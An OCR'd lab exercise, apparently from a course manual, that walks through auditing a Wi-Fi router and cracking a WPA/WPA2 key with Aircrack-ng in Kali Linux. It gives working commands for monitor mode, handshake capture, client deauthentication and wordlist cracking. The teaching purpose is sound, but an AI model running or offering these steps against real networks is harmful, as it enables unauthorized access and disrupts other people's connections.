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EXPERIMENT – 10

Perform Wireless Audit on Routers and Decrypt WPA Keys Using Aircrack-ng in Kali Linux

Aim

Toperforma wirelesssecurity audit on Wi-Firoutersand demonstrateWPA/WPA2key cracking using the Aircrack-ng suite in Kali Linux with an external USB Wi-Fi adapter.

Software Requirements

HostOperatingSystem:	Windows / Linux / macOS
VirtualizationSoftware:	Oracle VirtualBox
GuestOperatingSystem:	Kali Linux
WirelessAuditTool:	Aircrack-ng
HardwareRequirement:	External USB Wi-Fi Adapter (Monitor Mode supported)
SystemRequirements:	RAM: Minimum 4 GB (8 GB recommended)

Introduction

Wireless networks are widely used but are vulnerable to attacks if weak encryption or passwords are used.
Aircrack-ng is a suite of tools used for monitoring, attacking, testing, and cracking Wi-Fi networks.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. OpenOracleVirtualBox.
2. StartKaliLinux.
3. ConnecttheexternalUSBWi-FiadapterandattachittotheVM.

Step 2: Verify Wireless Adapter

1. OpenTerminal.
2. Checkwirelessinterfaces:iwconfig
3. Identifythewirelessinterface(e.g.,wlan0).

Step 3: Enable Monitor Mode

1. Enablemonitormode:sudoairmon-ngstartwlan0
2. Monitorinterface(e.g.,wlan0mon)iscreated.

Step 4: Scan Nearby Wireless Networks

1. ScanforWi-Finetworks:sudoairodump-ngwlan0mon
2. Notethe **BSSID**,**Channel** ,and **Encryptiontype** of the target network.

Step 5: Capture WPA Handshake

1. Lockontothetargetnetwork:
2. sudoairodump-ng-c<channel>--bssid<BSSID>-wcapturewlan0mon
3. Waitforaclienttoconnect,ordeauthenticateaclient.

Step 6: Deauthenticate Client (Optional)

1. Force client reconnection: sudo aireplay-ng --deauth 5 -a <BSSID> wlan0mon


Step 7: Crack WPA Key

1. UseAircrack-ngwithawordlist:
2. sudoaircrack-ngcapture-01.cap-w/usr/share/wordlists/rockyou.txt

Step 8: Stop Monitor Mode

1. Stop monitor mode: sudo airmon-ng stop wlan0mon

Output



Result

Wireless auditing and WPA key decryption were successfully demonstrated using the Aircrack-ng tool in Kali Linux.

The experiment highlights the importance of strong passwords and secure wireless encryption methods.